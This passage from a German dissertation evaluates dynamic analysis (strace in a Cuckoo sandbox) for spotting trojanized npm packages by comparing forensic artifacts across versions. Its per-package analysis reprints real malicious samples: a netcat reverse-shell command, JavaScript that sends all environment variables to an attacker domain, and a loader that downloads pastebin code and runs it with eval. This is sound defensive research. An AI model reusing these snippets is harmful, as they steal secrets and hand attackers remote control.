Dynamische Analyse von Softwarepaketen wird auch in der Arbeit von Duan et al. [Dua+20] thematisiert. Potenziell trojanisierte Softwarepakete werden dazu in einer isolierten Umgebung installiert, importiert und ausgeführt. Dabei werden Interaktionen des Softwarepakets mit dem System aufgezeichnet. Dieser Ansatz ähnelt dem in dieser Dissertation vorgestellten Vorgehen am meisten. Jedoch werden in dieser Dissertation trojanisierte Softwarepakete nicht explizit untersucht, sondern es wird deren Vorkommen in den Abhängigkeiten gutartiger Software aufgedeckt, sodass bereits laufende Software Supply Chain Angriffe unterbrochen werden können.

Sykosch et al. [SOM18] untersuchen die Eignung verschiedener Arten von forensischen Artefakten zur Erkennung einer Kompromittierung. Dazu wurde Malware mittels dynamischer Analyse ausgeführt und durch forensische Artefakte profiliert. Anschließend wurde versucht, dieselbe Malware anhand der vormals beobachteten forensischen Artefakte auf einem anderen System wiederzuerkennen. Dabei stellten sie fest, dass besonders Dateien sich als Indikatoren eigenen, da sie oftmals von

Malware zur Persistenz eingesetzt werden. Flüchtige forensische Artefakte – wie beispielsweise Mutexe – wurden selten erneut beobachtet und eigenen sich somit weniger gut.

Da Datendiebstahl ein beliebtes Ziel von Software Supply Chain Angriffen ist (siehe Kapitel 3), sollte auch das Build-System entsprechend abgesichert werden. Falls der Schadcode eines trojanisierten Softwarepaket auf dem Build-System ausgeführt wird, können sensible Daten wie beispielsweise API-Token – also Zugriffsschlüssel für weitere Komponenten der CI-Umgebung – gestohlen werden. Dies kann dazu führen, dass ein Angreifer sich weiter in den Systemen ausbreiten und einnisten kann. Daher existieren ebenso Arbeiten, die darauf abzielen, CI-Umgebungen selber gegen Angriffe zu schützen [Ull+17; Bas+15]. Dabei wird unter anderem empfohlen, den Komponenten der CI-Umgebung eine möglichst minimale Anzahl an Rechten zuzuweisen, um Auswirkungen und Reichweite von Angriffen einzudämmen.

5.2 Methodologie

Techniken der dynamischen Malware-Analyse lassen sich auf trojanisierte Softwarepakete als Spezialform unerwünschter Software übertragen. Im Gegensatz zu herkömmlicher dynamischer Malware-Analyse wird allerdings nicht explizit das trojanisierte Softwarepaket analysiert. Eine gutartige Software wird mitsamt ihrer Abhängigkeiten in isolierter und kontrollierter Umgebung installiert und beobachtet. Somit findet eine implizite Analyse von potenziell trojanisierten Abhängigkeiten statt.

Um die Frage zu beantworten, welche Art und Anzahl an forensischen Artefakten ein trojanisiertes Softwarepaket hinterlässt und ob sich diese von gutartigen Softwarepaketen unterscheiden, wird ein Experiment durchgeführt. Eine Auswahl an trojanisierten Softwarepaketen wird dazu in einer kontrollierten Umgebung installiert und das Verhalten wird in Form von Systemaufrufen aufgezeichnet. Als Referenz für ein gutartiges Verhalten dienen entsprechende Vorgängerversionen, welche noch nicht trojanisiert waren. Ziel ist es also, forensische Artefakte beim Versionsübergang zwischen bekannt gutartigen Versionen mit denen aus bekannt trojanisierten Versionen zu vergleichen.

Softwarepakete, die für dieses Experiment infrage kommen, müssen aber drei Konditionen erfüllen:

1. Die Trojanisierung fand bei einem bestehenden Softwarepaket statt.

Softwarepaket	Trojanisierte Version	Gutartige Referenzen
`kraken-api`	0.1.8	0.1.7, 0.1.6, 0.1.5
`rpc-websocket`	0.7.7	0.7.6, 0.7.5, 0.7.4
`mariadb`	2.13.0	2.2.0, 2.1.5, 2.1.4
`opencv.js`	1.0.1	1.0.0,1.1.0,1.1.1,1.1.2
`eslint-scope`	3.7.2	3.7.1, 3.7.0
`eslint-config-eslint`	5.0.2	5.0.1, 5.0.0, 4.0.0

Tab. 5.1: Liste der im Experiment untersuchten trojanisierten Softwarepakete sowie deren entsprechenden Referenzversionen.

2. Es existieren mehrere nicht trojanisierte Vorgängerversionen.

3. Die Schadfunktionalität wird während der Installation ausgeführt.

Die erste Kondition ermöglicht den Vergleich mit gutartigen Vorgängerversionen. Im Falle von Typosquatting existieren diese beispielsweise nicht, sodass kein Vergleich mit bekannt gutartigem Verhalten möglich ist. Um eine Aussage über forensische Artefakte von gutartigen Versionübergängen zu treffen, müssen mehrere gutartige Vorgängerversionen (2. Kondition) vorliegen. Es müssen also mindestens zwei bekannt gutartige Versionen veröffentlicht worden sein, sodass forensische Artefakte zwischen diesem Versionübergäng aufgezeichnet werden können. Durch die dritte Kondition wird die dynamische Analyse erleichtert, da Schadfunktionalität ohne weitere Interaktion mit dem Softwarepaket ausgelöst werden kann.

In dem in Kapitel 3 vorgestellten Datensatz sind sieben trojanisierte Softwarepakete enthalten, die alle drei Konditionen erfüllen. Diese sind zusammen mit den verwendeten Referenzversionen in Tabelle 5.1 aufgelistet.

Im Fall von `opencv.js` mussten drei nicht trojanisierte Nachfolgeversionen an Stelle von Vorgängerversionen als Referenz herangezogen werden, da nur eine Vorgängerversion existiert. Für `eslint-scope` konnten lediglich zwei Vorgängerversionen gefunden werden. Das Softwarepaket `event-stream` erfüllt die Konditionen zwar, wird jedoch nicht berücksichtigt, da es keinen eigenen Schadcode enthält sondern dafür `flatmap-stream` importiert, damit würde es keine abweichenden Artefakte erzeugen.

Die ausgewählten Softwarepakete werden in einer Sandbox – einer kontrollierten und isolierten Umgebung – installiert und beobachtet. Um das Verhalten der Softwarepakete während der Installation zu verfolgen, wird `strace`[1] eingesetzt. Dies

[1] https://strace.io/

erlaubt die Aufzeichnung aller vom beobachteten Prozess ausgeführten Systemaufrufe.

In einer automatisierten Nachbereitung werden aus den aufgezeichneten Systemaufrufen forensische Artefakt extrahiert. Dies umfasst beispielsweise geschriebene Dateien, erzeugte Prozesse und etablierte Netzwerkverbindungen.

Um nun festzustellen, ob und wie sich die Artefakte zwischen gutartigen und trojanisierten Versionen verändert haben, wird die Differenz zwischen den Artefakten für Version B und der vorherigen Version A wie folgt berechnet:

$$B - A = \{ x \mid x \in B \land x \notin A \} \tag{5.1}$$

Daher ist die Differenz die Menge an Artefakten, welche in Version B vorkommen, aber nicht in Version A. Somit liegt der Fokus auf den in einem Versionsinkrement neu eingeführten Artefakten.

Da während der Installation teilweise zufällige Prä- und Suffixe für Verzeichnisse und Dateien erzeugt werden, müssen diese zunächst homogenisiert werden. Das Datei-Artefakt `/tmp5WutOv/node_modules/underscore/package.json.399364150` wird somit zu `./node_modules/underscore/package.json`. Abschnitt 5.4 wird zeigen, dass die so berechenbare Differenz Einblick in das vom normalen abweichende Verhalten trojanisierter Softwarepaket erlaubt.

5.3 Grundlagen

In diesem Kapitel werden Techniken der dynamischen Malware-Analyse in den Kontext der Softwareentwicklung eingebracht, um potenzielle Software Supply Chain Angriffe noch vor Veröffentlichung der betroffenen Software zu entdecken. Die Detektion geschieht durch das Offenlegen der Verhaltensänderungen, welche durch Aktualisierungen des Softwarepakets hervorgerufen wurden. Dazu wird die Software mittels dynamischer Analyse ausgeführt und ihr Verhalten in Form von forensischen Artefakten aufgezeichnet.

In Abschnitt 5.3.1 werden die notwendigen Grundlagen zu dynamischer Malware-Analyse vorgestellt. Abschnitt 5.3.2 zeigt, wie die Ergebnisse einer solchen Analyse in forensische Artefakte, also nachweisbare Spuren der Softwareausführung, übersetzt werden können. Aus diesen forensischen Artefakten lässt sich wiederum ein potenziell verändertes Verhalten der Software ableiten und überprüfen.

5.3.1 Dynamische Softwareanalyse

Wie bereits in Kapitel 2 ausgeführt, gibt es vermehrt automatisierte Softwaretestung. Dabei wird typischerweise statische und dynamische Analyse eingesetzt. Erstere untersucht Software ohne diese auszuführen. Soll jedoch das Verhalten der Software untersucht werden, muss diese mittels dynamischer Analyse ausgeführt und beobachtet werden. In diesem Kapitel wird somit die automatische Softwaretestung durch dynamische Malware-Analyse erweitert.

Für die Analyse von potenzieller Malware muss zunächst eine sichere Umgebung geschaffen werden. Es muss verhindert werden, dass Malware Schaden anrichten oder sich ausbreiten kann. Daher findet die Analyse für gewöhnlich auf einer isolierten Maschine statt. Das heißt, diese ist vom restlichen Netzwerk bestmöglich abgetrennt und es befinden sich keine produktiven Systeme auf der Maschine. [SH12]

Um eine solche Isolation zu realisieren, kommt sowohl ein physische als auch eine virtuelle Maschine infrage. Der Vorteil von physischen Maschinen ist, dass Malware sich unter Umständen auf virtualisierten Maschinen anders verhält, da sie die Virtualisierung bemerken kann. Schließt die Malware aus der Virtualisierung auf eine potenzielle dynamische Analyse, ist sie in der Lage, sich unauffällig zu verhalten. Als Nachteil von physischen Maschinen ist einerseits der erheblich höhere Aufwand der Malware-Entfernung und andererseits die erschwerte Extraktion von forensischen Artefakten zu nennen. [SH12]

Im Gegensatz dazu kann eine virtuelle Maschine leicht in ihren nicht kompromittierten Zustand zurückgesetzt werden, sodass alle Analysen den gleichen Ausgangspunkt haben. Daher wird in den meisten Fällen – wie auch in dieser Dissertation – eine virtuelle Maschine eingesetzt, um Malware zu analysieren. [SH12]

Um das Verhalten einer Malware aufzuzeichnen, existieren verschiedene Möglichkeiten. Es existieren dafür Differenz-, Benachrichtigungs- und Hook-basierte Verfahren. Das Erstere erstellt vor und nach der Ausführung der Malware Abbilder der virtuellen Maschine und sucht in diesen nach Veränderungen. Zweiteres fängt Benachrichtigungssignale des Betriebssystems, welche bei bestimmten Aktionen wie beispielsweise dem Erstellen einer Datei erzeugt werden ab, um daraus Aktivitäten der Malware abzuleiten. [Lig+10; SH12]

Der in dieser Dissertation verwendeten Ansatz fällt in die Kategorie der Hook-basierten Verfahren. Hook-basierte Verfahren klinken sich in die Kommunikation zwischen dem beobachteten Prozess und dem Betriebssystem ein. Dadurch können vom Prozess ausgeführte Systemaufrufe (engl. *system calls*) abgefangen und aufgezeichnet

Systemaufruf	Parameter	Artefakt	Aktion
open, openat	O_WRONLY, O_RDWR, O_APPEND, O_CREAT	Datei	Schreiben
creat, link, symlink, rename	–	Datei	Schreiben
open, openat	O_RDONLY, O_RDWR	Datei	Lesen
unlink, unlinkat	–	Datei	Löschen
mkdir	–	Verzeichnis	Erstellen
rmdir	–	Verzeichnis	Löschen
execve	–	Prozess	Erstellen
connect	AF_INET, AF_INET6	Netzwerkverbindung	Erstellen

Tab. 5.2: Zuordnung von Systemaufrufen und gegebenenfalls entscheidenden Parametern zu entsprechenden forensischen Artefakten.

werden, wodurch eine Rekonstruktion des Programmablaufs möglich ist. [Lig+10; SH12]

Prozesse verwenden Systemaufrufe, um Funktionalität, welche vom Betriebssystem bereitgestellt wird, aufzurufen. Dies umfasst beispielsweise Aufgaben wie das Einlesen oder Schreiben einer Datei. [Tan09]

Die konkrete Wahl der Werkzeuge zur Analyse hängt vom eingesetzten Betriebssystem ab. Für gewöhnlich findet die Analyse auf Windows statt, da dieses das Hauptziel von Malware darstellt [@Fir20b]. Da Softwareentwicklung und insbesondere Build-Systeme oft auf Linux stattfinden (siehe Kapitel 3), werden in dieser Dissertation hauptsächlich entsprechende Werkzeuge und Grundlagen behandelt.

In der aktuellen Long-term support (LTS) Version 5.10 des Linux-Kernels sind 440[2] solcher Systemaufrufe enthalten. Daran ist jedoch lediglich ein Bruchteil relevant für diese Arbeit. Eine Auflistung der betrachteten Systemaufrufe ist in Tabelle 5.2 zu finden.

Da Systemaufrufe beobachtbare und nachweisbare Spuren von Softwareausführung darstellen, können sie dazu verwendet werden, forensische Artefakte zu erzeugen. Diese charakterisieren sodann das Verhalten der zu analysierenden Software in Form von Interaktion mit dem Betriebssystem.

[2] https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/tree/arch/x86/entry/syscalls/syscall_32.tbl?id=refs/tags/v5.10

5.3.2 Forensische Artefakte

Interaktionen zwischen Programmen und dem Betriebssystem manifestieren sich in forensischen Artefakten. Wird eine Interaktion eines Programms mit dem Betriebssystem aufgezeichnet, hinterlässt dies eine beobachtbare Veränderung oder einen beobachtbaren Zustand auf dem System oder dem Netzwerk. Diese Veränderung beziehungsweise der Zustand werden *forensisches Artefakte* genannt. Sie bilden somit eine Art Fußabdruck des ausgeführten Prozesses auf dem System.

Forensische Artefakte repräsentieren für gewöhnlich Informationen zu Interaktion mit der Windows Registry, dem Dateisystem, gestarteten Prozessen, Mutexen und etablierten Netzwerkverbindung. Sowohl die Windows Registry als auch das Dateisystem werden von Malware zur Persistenz, also dem Einnisten auf dem System, genutzt. Möglicherweise startet Malware weitere Prozesse oder etabliert Netzwerkverbindungen, um Schadfunktionalität auszuführen und Kontakt zum Angreifer herzustellen. [Lig+10]

Um forensische Artefakte aus Systemaufrufen abzuleiten, können diese wie in Tabelle 5.2 auf der vorherigen Seite gezeigt übersetzt werden. Zu berücksichtigten ist dabei, dass Linux keine Registry wie Windows führt. Vergleichbare Informationen werden unter Linux üblicherweise in `/etc` und `/proc` organisiert.

Wie in Tabelle 5.2 auf der vorherigen Seite zu erkennen, hängt die Bedeutung eines Systemaufrufs von den verwendeten Parametern ab. So kann beispielsweise der Systemaufruf `open` sowohl das Schreiben als auch Lesen einer Datei bedeuten, je nachdem, ob der Parameter `O_WRONLY` oder `O_RDONLY` gesetzt ist. Daher sind die verwendeten Parameter bei der Interpretation der Systemaufrufe unbedingt zu berücksichtigten.

In Abbildung 5.1 auf der nächsten Seite ist ein Beispiel illustriert. Dort zu sehen ist ein Ausschnitt aus einem Python Programm. Dieses öffnet eine Datei zum Schreiben, schreibt „Hello World!“ in diese und schließt sie anschließend wieder. Die Python-Befehle werden vom Python-Interpreter entsprechend in die Systemaufrufe `openat`, `write` und `close` übersetzt und ausgeführt.

Aus dieser Repräsentation, wie sie auch während der dynamischen Analyse aufgezeichnet wird, lässt sich nun ein forensisches Artefakt ableiten. So wird aus dem Systemaufruf `openat` ein forensisches Artefakt vom Typ „Datei“ abgeleitet. Aus den verwendeten Parametern des Systemaufrufs kann zusätzlich der Dateiname abgelesen werden. Der Systemaufruf `write` liefert neben dem geschriebenen Inhalt als Parameter auch die Dateigröße als Rückgabewert.




Abb. 5.1: Überführung von Quellcode in Systemaufrufe und anschließend in ein forensisches Artefakt.

Durch die Wahl von Systemaufrufen als abstrakte Repräsentation der vom Programmcode ausgeführten Befehle ist der Ansatz bis auf kleine Feinheiten der Programmiersprache gegenüber agnostisch. Somit kann beliebiger Quellcode analysiert und das Verhalten in forensische Artefakte übersetzt werden.

5.4 Auswertung der explorativen Datenanalyse

Um charakteristische forensische Artefakte, welche im Zuge der Trojanisierung anfallen, zu identifizieren, wurden alle in Tabelle 5.1 auf Seite 77 gelisteten Versionen der Softwarepakete in Cuckoo – einer beliebten Free/Libre Open Source Software (FOSS) Sandbox zur „automatischen Analyse verdächtiger Dateien" [@Fou19] – installiert. Als Gastsystem kam dabei eine virtuelle Maschine (VirtualBox) mit Ubuntu 18.04.3 zum Einsatz.

Diesem Gastsystem wurde Internetzugang gewährt, um die Installation der Softwarepakete beziehungsweise deren Abhängigkeiten zu ermöglichen. Systemaufrufe wurden entsprechend Abschnitt 5.2 mittels Cuckoos Implementierung von `strace` aufgezeichnet und anschließend homogenisiert. Forensische Artefakte wurden entsprechend Tabelle 5.2 auf Seite 80 aus den Systemaufrufen abgeleitet. Anschließend wurde die Differenz zu den Referenzversionen berechnet.

In Abbildung 5.2 auf der nächsten Seite ist die Anzahl der auftretenden Artefakte pro Softwarepaket und Version visualisiert. Die trojanisierte Version ist dabei als t_0 gekennzeichnet. Für `rpc-websocket` ist dies beispielsweise $0.7.4 \xrightarrow{t_{-2}} 0.7.5 \xrightarrow{t_{-1}} 0.7.6 \xrightarrow{t_0} 0.7.7$.




Abb. 5.2: Anzahl der erzeugten forensischen Artefakte für gutartige Versionsinkremente (t_{-2} und t_{-1}) sowie dem Versionsinkrement, welches zur Trojanisierung führte (t_0).

Für alle Softwarepakete, außer `rpc-websocket`, ist ein signifikanter Anstieg an Artefakten in der trojanisierten Version t_0 ersichtlich. Ein gutartiges Versionsinkrement erzeugt durchschnittlich 4 (min=4, max=16, σ=3,69, $\bar{x}$=6,45) neue Artefakte. Die trojanisierten Versionen hingegen erzeugen 13 (min = 7, max = 435, σ= 155,15, $\bar{x}$=90,67) im Durchschnitt. Dies stellt einen durchschnittlichen Anstieg von vier auf 13 Artefakte (+225 %) dar.

Das deutet darauf hin, dass die Trojanisierung mit einer gesteigerten Anzahl an forensischen Artefakten einhergeht. Dies liegt augenscheinlich daran, dass die neue Schadfunktionalität typischerweise mehr Systemaufrufe benötigt als bei der gutartigen Version notwendig. Um dies genauer zu bestimmen, werden alle untersuchten Softwarepakete im folgenden Abschnitt im Detail betrachtet.

5.4.1 Detailbetrachtung pro Softwarepaket

In diesem Abschnitt werden die forensischen Artefakte aller untersuchten Softwarepakete im Detail betrachtet. Wie bereits erwähnt, ist die entsprechende Anzahl für die trojanisierten Versionen relativ hoch. Allerdings erzeugt alleine das Ändern der Versionsnummer, bedingt durch das Aufrufen des Paketmanagers, bereits unterschiedlich viele forensische Artefakte.

kraken-api

Alle 13 forensische Artefakte zum Übergang t_{-2} resultieren direkt aus der Änderung der Versionsnummer. Beim Übergang t_{-1} werden 16 neue forensische Artefakte erzeugt, wobei 15 von diesen wieder auf die Änderung der Versionsnummer zurückzuführen sind. Nichtsdestotrotz ist ersichtlich, dass in der neuen Version eine Datei namens „`.npmignore`“ hinzugefügt wurde. Diese Datei ist Teil des `npm`-Paketmanagers[3] und somit als gutartig zu betrachten.

Im Unterschied zur trojanisierten Version (t_0) wird eine signifikant höhere Anzahl an forensischen Artefakten festgestellt. Beim Übergang t_0 sind, verglichen mit dem vorangegangenen gutartigen Versionsinkrement, mit 63 forensischen Artefakten rund viermal so viele beobachtet worden. Dies resultiert einerseits aus einer neu eingeführten Abhängigkeit (`daemon`), einer neuen Datei (`lint.js`) sowie einem neuen Prozess (`sh -c $NODE lint.js`), welcher eine Netzwerkverbindung zu der IP-Adresse 95.213.253.26 auf Port 443 etabliert. Dieses Verhalten weicht von den gutartigen Versionen ab und ist somit als verdächtig einzustufen.

rpc-websocket

Im Falle von `rpc-websocket` ist der Anstieg an neuen forensischen Artefakten zum Zeitpunkt der Trojanisierung nicht so deutlich ausgeprägt wie bei `kraken-api`. Während gutartige Versionsinkremente fünf beziehungsweise sechs neue Artefakte erzeugen, treten beim Übergang t_0 sieben forensische Artefakte auf.

Schaut man sich diese jedoch an, so findet man einen neuen Prozess: `sh -c nohup /bin/sh -c 'nc 185.61.148.117 443 | /bin/sh' >/dev/null 2>&1 &#\\ r> jshint **.js`. Dieser Prozess wirkt bereits beim ersten Blick verdächtig. Kurz gesagt wird eine Netzwerkverbindung zur angegebenen IP-Adresse etabliert und eine Reverse Shell geöffnet, über die der Angreifer arbiträre Funktionen ausführen kann.

Die aufgebaute Netzwerkverbindung konnte nicht als forensisches Artefakt aufgezeichnet werden, da der Server an der Zieladresse zum Zeitpunkt der Analyse nicht erreichbar war.

[3] `https://npm.github.io/publishing-pkgs-docs/publishing/the-npmignore-file.html`

mariadb

Für `mariadb` waren die Änderungen zu den Übergangen t_{-2} und t_{-1} wieder gering. Es wurden jeweils sieben beziehungsweise sechs neue forensische Artefakte erzeugt. Wieder stammten diese alle von der Änderung der Versionsnummer. Beim Übergang t_0 jedoch wurde `mysql` als neue Abhängigkeiten eingeführt, was in über 400 neuen forensischen Artefakten resultiert (siehe Abbildung 5.2 auf Seite 83).

In Tabelle 5.1 auf Seite 77 ist ersichtlich, dass Version 2.2.0 (gutartig) mit Version 2.13.0 (trojanisiert) verglichen wurde. Dies umfasst mehrere *minor* Veröffentlichungen, sodass eine erhöhte Anzahl an neuen Artefakten zu erwarten ist. Die Veröffentlichung der trojanisierten Version 2.13.0 folge jedoch unmittelbar auf die letzte gutartige Version 2.2.0. Es waren demnach keine Zwischenversionen zum Vergleich verfügbar.

Zusätzlich zu den neuen Abhängigkeiten wurde auch eine bisher ungesehene Datei (package-setup.js) erzeugt, welche in einem neuen Prozess (`sh -c node package-setup.js`) ausgeführt wird. Eine manuelle Analyse dieser Datei offenbarte eine Funktion, welche die Umgebungsvariablen – also potenziell sensible Informationen – an einen Server sendet. Der Quellcode ist in Abbildung 5.3 auf der nächsten Seite abgebildet. Da die angegebene Domain nicht mehr erreichbar war, konnte auch hier keine Netzwerkverbindung aufgezeichnet werden.

opencv.js

Bei `opencv.js` stieg die Anzahl der forensischen Artefakte von vier auf 13 im Zuge der Trojanisierung. Dabei wurde wie bei `mariadb` eine neue Datei (package-setup.js) und ein ausführender Prozess erzeugt. Mittels manueller Analyse wurde derselbe Schadcode wie bei `mariadb` gefunden.

Wie in Abbildung 5.3 auf der nächsten Seite ersichtlich, werden in Zeile 7 die Umgebungsvariablen zum Versand vorbereitet. Umgebungsvariablen enthalten, wie bereits in Kapitel 3 erwähnt, potenziell sensible Informationen wie Zugangstoken und Passwörter. Diese werden dann per HTTP POST in Zeile 24 an `npm.hacktask.net` gesendet.

Der Angreifer sammelte also Informationen über Systeme, auf denen die trojanisierte Version installiert wurde. In einem zweiten Schritt hätte er diese beispielsweise dazu verwenden können, um auf die entsprechenden Systeme zuzugreifen. Etwas sehr Ähnliches geschah 2018 beim Softwareprojekt `homebrew` [@Hol18]. Dort wurden

```
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
req.end();
```

Abb. 5.3: Schadcode der trojanisierten Softwarepakete `mariadb` und `opencv.js`.

unberechtigt erlangte API-Token dazu verwendet, das Build-System des Softwareprojekts zu kompromittieren, um neue Versionen des Softwarepakets zu trojanisierten (siehe Abschnitt 3.2).

eslint-config-eslint & eslint-scope

Sowohl bei `eslint-config-eslint` als auch `eslint-scope` waren die forensischen Artefakte in t_{-2} und t_{-1} durch die Versionsänderung beziehungsweise den Paketmanager bedingt. Zum Zeitpunkt der Trojanisierung wurde beiden Softwarepaketen eine neue Datei (build.js) hinzugefügt. Ähnlich wie bei den vorangegangenen Detailbetrachtungen wurde diese Datei in einem neuen Prozess ausgeführt. Des Weiteren ist die Netzwerkverbindung zu einer IP-Adresse (104.23.98.190) sichtbar geworden.

```
try {
    var https = require('https');
    https.get({
        'hostname': 'pastebin.com',
        path: '/raw/XLeVP82h',
    }, (r) => {
        r.setEncoding('utf8');
        r.on('data', (c) => {
            eval(c);
        });
        r.on('error', () => {});
    }).on('error', () => {});
} catch (e) {}
```

Abb. 5.4: Schadcode der trojanisierten Softwarepakete `eslint-config-eslint` und `eslint-scope`. Die Quellcodeeinrückung wurde zu Gunsten der Lesbarkeit verbessert und unwesentliche Teile ausgelassen.

Diese IP-Adresse gehört zu `pastebin.com`, einem Onlinedienst, der es ermöglicht, Text- beziehungsweise Codefragmente zu teilen. Pastebin wird öfters dazu verwendet, den eigentlich Schadcode für einen Angriff bereitzustellen. Die diesem Angriff zugehörige Pastebin-Seite war jedoch bereits nicht mehr verfügbar, sodass keine weitere Schadfunktionalität ausgeführt werden konnte.

Wie in Abbildung 5.4 zu sehen, wird in Zeile 3 versucht, die Pastebin-Seite `https://pastebin.com/raw/XLeVP82h` herunterzuladen. Der dort enthaltene Quellcode wird in Zeile 13 mittels der JavaScript-Funktion `eval`[4] ausgeführt. Somit stellen `eslint-config-eslint` und `eslint-scope` Beispiele für einen zweistufigen Angriff (siehe Abschnitt 3.2.1) dar, bei dem der eigentliche Schadcode nicht direkt im Softwarepaket zu finden ist.

Zusammenfassend lässt sich sagen, dass trojanisierte Versionen von Softwarepaketen dazu neigen, mehr und – im Vergleich zu gutartigen Versionen – ungewöhnliche forensische Artefakte zu erzeugen. Die reine Anzahl an neuen Artefakten lässt jedoch nicht unmittelbar auf eine Trojanisierung schließen, da auch das Hinzufügen einer gutartigen Abhängigkeit zu eine Vielzahl an forensischen Artefakten führen kann. Zur Trojanisierung wird dem Softwarepaket meist eine neue Datei hinzugefügt, welche anschließend in einem neuen Prozess ausgeführt wird und oft eine Netzwerkverbindung etabliert.

[4] `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval`




Abb. 5.5: Durchschnittliche Häufigkeit der beobachteten forensischen Artefakte für gutartige und trojanisierte Versionen.

Da es sich bei den untersuchten Softwarepaketen um relativ kleine Projekte handelt, fallen anomale forensische Artefakte schnell auf. Bei größeren Projekten könnte diese Anomalien – ohne entsprechende Triagierung – untergehen.

5.4.2 Detailbetrachtung pro forensischem Artefakttyp

In Abbildung 5.5 sind die forensischen Artefakte nach Typ und durchschnittlichem Vorkommen aufgetragen. Auch wird hier ersichtlich, dass die Trojanisierung im Vergleich zu gutartigen Versionen mit einer erhöhten Anzahl an forensischen Artefakten einhergeht.

Während bei gutartigen Versionen für gewöhnlich keine neue Datei hinzugefügt wird, so ist es durchschnittlich eine neue Datei bei den beobachteten trojanisierten Versionen. Betrachtet man die Anzahl an gelöschten Dateien, so wurden bei gutartigen Versionen keine gelöscht. Bei den trojanisierten Versionen hingegen durchschnittlich eine gelöscht. Ein Ausreißer mit 30 gelöschten Dateien entstand durch die Implementierung des Schadcodes von `mariadb`. Da die im Schadcode angegebene Domain nicht mehr erreichbar war, schlug die Installation des Softwarepakets fehl und der Paketmanager führte eine Bereinigung durch.

